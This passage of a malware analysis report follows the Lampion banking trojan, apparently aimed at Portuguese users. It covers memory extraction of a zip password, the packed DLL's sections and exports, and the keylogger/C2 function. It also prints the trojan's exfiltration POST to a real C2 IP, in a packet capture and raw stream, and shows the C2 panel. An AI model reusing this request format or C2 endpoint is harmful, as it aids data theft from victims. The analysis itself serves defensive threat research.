



```
007B5DBC   8945 F0       mov dword ptr ss:[ebp-10],eax
007B5DBF   B2 01         mov dl,1
007B5DC1   A1 F4804400   mov eax,dword ptr ds:[<sub_4480F4>]
007B5DC6   E8 DD22C5FF   call p-19-2.4080A8
007B5DCB   8945 FC       mov dword ptr ss:[ebp-4],eax
007B5DCE   33D2          xor edx,edx
007B5DD0   55            push ebp
007B5DD1   68 A25F7B00   push <p-19-2.sub_7B5FA2>
007B5DD6   64:FF32       push dword ptr fs:[edx]
007B5DD9   64:8922       mov dword ptr fs:[edx],esp
007B5DDC   BA E05F7B00   mov edx,p-19-2.7B5FE0        7B5FE0:"??????????????,????????ta??????"
007B5DE1   8B45 F4       mov eax,dword ptr ss:[ebp-C]
007B5DE4   E8 376CEAFF   call <p-19-2.sub_65CA20>
007B5DE9   8D55 E8       lea edx,dword ptr ss:[ebp-18]
007B5DEC   A1 C8717D00   mov eax,dword ptr ds:[7D71C8]
007B5DF1   8B00          mov eax,dword ptr ds:[eax]
007B5DF3   E8 B46AE6FF   call <p-19-2.sub_61C8AC>
007B5DF8   8B45 E8       mov eax,dword ptr ss:[ebp-18]
007B5DFB   8D55 EC       lea edx,dword ptr ss:[ebp-14]
007B5DFE   E8 E112C7FF   call <p-19-2.sub_4270E4>
007B5E03   8D45 EC       lea eax,dword ptr ss:[ebp-14]
007B5E06   BA 0C607B00   mov edx,<p-19-2.sub_7B600C>  7B600C:L"\\0.zip"
007B5E0B   E8 4051C5FF   call p-19-2.40AF50
007B5E10   8B55 EC       mov edx,dword ptr ss:[ebp-14]

?????????,????????ta??????"
19-2.exe:$3B5DDC #3B51DC

Hide FPU
EAX   0019FE90
EBX   041A96B0
ECX   00000000
EDX   00000000
EBP   0019FEA4
ESP   0019FE5C
ESI   00610950
EDI   007F1900

EIP   007B5E06

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError   0000000
LastStatus  C000008

GS 002B  FS 0053

Default (stdcall)
1: [esp+4]  007B5FA
2: [esp+8]  0019FEA
3: [esp+C]  0019FEA
4: [esp+10] 007B5F

3F 3F 3F 3F 3F 3F 3F 3F 3F 3F 3F 3F 2C 3F   ??????????????,?
3F 3F 3F 3F 74 61 3F 3F 3F 3F 3F 3F 00      ???????ta??????.
00 FF FF FF FF 06 00 00 00 5C 00 30 00      °...ÿÿÿÿ....\.0.
00 69 00 70 00 00 00 00 00 44 00 6F 00      ..z.i.p.....D.o.
00 69 00 73 00 42 00 69 00 63 00 68 00      T.h.i.s.B.i.c.h.
00 B0 04 02 00 FF FF FF FF 1E 00 00 00      t...°...ÿÿÿÿ....
00 72 00 72 00 6F 00 72 00 20 00 72 00       .e.r.r.o.r. .r.
00 73 00 65 00 64 00 2C 00 20 00 77 00      a.i.s.e.d.,. .w.

0019FE5C  0019FE68  Pointer to SEH_Record[1]
0019FE60  007B5FA2  p-19-2.sub_7B5FA2
0019FE64  0019FEA4
0019FE68  0019FEAC  Pointer to SEH_Record[2]
0019FE6C  007B5FC4  p-19-2.sub_7B5FC4
0019FE70  0019FEA4
0019FE74  007F1900  p-19-2.EntryPoint
0019FE78  00610950  p-19-2.sub_61094D+3
0019FE7C  041A96B0
0019FE80  00000000
0019FE84  00000000
```

Figure 29: *Password of 0.zip file extracted from memory.*

After extracting the files, we can see that its name has Chinese characters. Through the translated message "***Your group of Portuguese suckers***" we can conclude that this threat is targeting Portuguese citizens.






你的一群葡萄牙人的吸盤

Your group of Portuguese suckers

***Figure 30**: Message left by criminals indicating that the threat is targeting Portuguese citizens.*

Again, this file is also protected with VMProtector 3.x. This can be observed in Figure 31.



PE Header("2.56429")
Section0(".text")("0")
Section1(".itext")("0")
Section2(".data")("0")
Section3(".bss")("0")
Section4(".idata")("0")
Section5(".didata")("0")
Section6(".edata")("0")
Section7(".rdata")("0")
Section8(".vmp0")("0")
Section9(".vmp1")("7.98388")
Section10(".reloc")("2.75905")
Section11(".rsrc")("7.48459")


Offset: 1024

Size: 5325312

***Figure 31:** 0.zip file sections.*

As shown, most of the file content and EP address are located in the vmp01 section. From Figure 32, we can observe the DLL export address table (EAT).

***Figure 32:** Export Address Table (EAT) from the DLL inside 0.zip.*



dbkFCallWrapperAddr	0x00B6E640
__dbk_fcall_wrapper	0x0040F984
WNetUseConnectionW	0x00B464F4
WNetGetConnectionW	0x00413318
WNetCancelConnection2W	0x00B46500
WNetAddConnection2W	0x00B4650C
WNetAddConnection2A	0x00B464DC
VerQueryValueW	0x00B46548
VerQueryValueA	0x00B4656C
TMethodImplementationIntercept	0x004A1B84
SHGetFolderPathW	0x00B4657C
GetMappedFileNameW	0x00B46518
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoSizeW	0x00413330
GetFileVersionInfoSizeA	0x00B46560
GetFileVersionInfoA	0x00B46554
FilterSendMessage	0x00B46530
FilterConnectCommunicationPort	0x00B46524
DoThisBicht	0x00B46580
CryptUIDlgCertMgr	0x00B46578
CallFormPrincipal	0x00B464E8

That DLL contains part of the trojan code. Those functions are imported from this DLL. Some of the available functions are:

- **WNetUseConnectionW**: It makes a connection to a network resource.
- **WNetGetConnectionW**: This function retrieves the name of the network resource associated with a local device.
- **WNetAddConnection2W**: This function makes a connection to a network resource and can redirect a local device to the network resource.
- **SHGetFolderPathW**: Gets the path of a folder identified by a CSIDL value.
- **FilterSendMessage**: This function sends a message to a kernel-mode minifilter.
- **FilterConnectCommunicationPort**: It opens a new connection to a communication server port
- **DoThisBicht**: Function invoked when the DLL file is loaded.
- **CryptUIDlgCertMgr**: It is a function that displays a dialog box that allows users to manage certificates.
- **CallFormPrincipal**: It has the source-code logic about keylogger and C2.

In detail, we can examine all the malware operations while we open a browser for accessing a home banking website (the malware is activated during the https operation because the certmgr.exe is launched).


An interesting detail found on "CallFormPrincipal" is the request method and C2 IP address.

1. $_POST=&plug=NAO&sowin=Windows%207%20Home%20Premium%20-%206.1%20-%207601
2. hxxp://18.219.52.4/PT/VaiPostaProPai.php

It also validates the windows hosts file to check the remote system discovery.


1. C:\Windows\System32\drivers\etc\hosts

During malware execution, we verify that it collects data from clipboard, disk, browsers, and sends the details via a request to the C2 server available on the Internet.


tcp.stream eq 12

```
No.     Time        Source       Destination  Protocol Length Info
43041 154.702448  192.168.2.5  18.219.52.4  HTTP     185 POST /PT/VaiPostaProPai.php HTTP/1.0  (application/x-www-form-urlencoded)
43044 154.814428  18.219.52.4  192.168.2.5  HTTP     281 HTTP/1.1 200 OK  (text/html)
43028 154.483536  192.168.2.5  18.219.52.4  TCP       66 49712 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
43032 154.592148  18.219.52.4  192.168.2.5  TCP       66 80 → 49712 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1203 SACK_PERM=1 WS=128
43033 154.592529  192.168.2.5  18.219.52.4  TCP       54 49712 → 80 [ACK] Seq=1 Ack=1 Win=66048 Len=0
43034 154.593507  192.168.2.5  18.219.52.4  TCP      332 49712 → 80 [PSH, ACK] Seq=1 Ack=1 Win=66048 Len=278 [TCP segment of a reassemb
43040 154.702033  18.219.52.4  192.168.2.5  TCP       54 80 → 49712 [ACK] Seq=1 Ack=279 Win=28032 Len=0
43043 154.811004  18.219.52.4  192.168.2.5  TCP       54 80 → 49712 [ACK] Seq=1 Ack=410 Win=29056 Len=0
43045 154.860879  192.168.2.5  18.219.52.4  TCP       54 49712 → 80 [ACK] Seq=410 Ack=228 Win=65792 Len=0
43046 159.819583  18.219.52.4  192.168.2.5  TCP       54 80 → 49712 [FIN, ACK] Seq=228 Ack=410 Win=29056 Len=0
43047 159.819695  192.168.2.5  18.219.52.4  TCP       54 49712 → 80 [ACK] Seq=410 Ack=229 Win=65792 Len=0
```

```
▸ Frame 43041: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits)
▸ Ethernet II, Src: c2:5f:13:5d:3c:65 (c2:5f:13:5d:3c:65), Dst: 0a:00:27:00:00:00 (0a:00:27:00:00:00)
▸ Internet Protocol Version 4, Src: 192.168.2.5, Dst: 18.219.52.4
▸ Transmission Control Protocol, Src Port: 49712, Dst Port: 80, Seq: 279, Ack: 1, Len: 131
▸ [2 Reassembled TCP Segments (409 bytes): #43034(278), #43041(131)]
▾ Hypertext Transfer Protocol
  ▸ POST /PT/VaiPostaProPai.php HTTP/1.0\r\n
    Connection: keep-alive\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▸ Content-Length: 131\r\n
    Host: 18.219.52.4\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    User-Agent: Mozilla/3.0 (compatible; Indy Library)\r\n
    \r\n
    [Full request URI: http://18.219.52.4/PT/VaiPostaProPai.php]
    [HTTP request 1/1]
    [Response in frame: 43044]
    File Data: 131 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "plug" = "NAO"
  ▸ Form item: "SYS" = "Windows 10 (Version 10.0, Build 17134, 64-bit Edition)"
  ▸ Form item: "AVS" = "Windows Defender"
  ▸ Form item: "USERPC" = "Gucci - 888683"
  ▸ Form item: "NAV" = ""
  ▸ Form item: "ORI" = "1.4"
```


Wireshark · Follow TCP Stream (tcp.stream eq 12) · dump-75819e8456648b85753f92cbd71ae002.pcap

```
POST /PT/VaiPostaProPai.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Host: 18.219.52.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/3.0 (compatible; Indy Library)

plug=NAO&SYS=Windows+10+%28Version+10.0%2C+Build+17134%2C+64-bit+Edition%29&AVS=Windows+Defender&USERPC=Gucci+-
+888683&NAV=&ORI=1.4HTTP/1.1 200 OK
Date: Thu, 26 Dec 2019 01:31:36 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 3
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

...
```


Figure 33: *POST request sent to the C2 available online with details about the victim's computer.*

Lampion – C2 portal

On server C2, a portal is available that we did not have access to, however, it was possible to collect some interesting details.

An interesting indicator is that this banking trojan does not have a high detection rate, and can easily run and make persistent on victims' computers.

For example, the URL where the victim data is sent (the POST request) is not identified as malicious by the antivirus agents at the moment of writing this report.



0 / 72

Community Score

No engines detected this URL


http://18.219.52.4/PT/VaiPostaProPai.php
18.219.52.4

200 Status | text/html Content Type | 2019-12-26 18:40:10 UTC a moment ago

ADMINUSLabs	✓ Clean	AegisLab WebGuard	✓ Clean
AlienVault	✓ Clean	Antiy-AVL	✓ Clean
Avira (no cloud)	✓ Clean	BADWARE.INFO	✓ Clean

***Figure 34:** C2 server not detected on VirusTotal.*

As shown, the login page this panel can be accessed and a username and password are required.



18.219.52.4/PT/index.php

Administração V 0.0.1


Usuario

Senha

***Figure 35:** Login page of C2 panel.*

Based on some paths available on the server-side, we can find that this is a portal already known and shared in the past by David Montenegro along his analysis.


***Figure 36:** Details on the C2 portal (flags that identified the victim's origin).*



Kimberly @StopMalvertisin · 20 de set de 2018
Respondendo a @JayTHL e 3 outros
Just saw this now, Win32/ChePro

David Montenegro
@CryptoInsane

Brazilian Malware Banking ... 🤔🤔🤔



18.219.52.4/PT/png/

Index of /PT/png


```
Name                  Last modified      Size Description
Parent Directory                            -
ad.png             2018-10-12 10:14  643
ae.png             2018-10-12 10:14  408
af.png             2018-10-12 10:14  604
ag.png             2018-10-12 10:14  591
ai.png             2018-10-12 10:14  643
al.png             2018-10-12 10:14  600
am.png             2018-10-12 10:14  497
an.png             2018-10-12 10:14  488
ao.png             2018-10-12 10:14  428
ar.png             2018-10-12 10:14  506
as.png             2018-10-12 10:14  647
at.png             2018-10-12 10:14  403
au.png             2018-10-12 10:14  673
aw.png             2018-10-12 10:14  524
ax.png             2018-10-12 10:14  663
```


14:10 - 20 de set de 2018

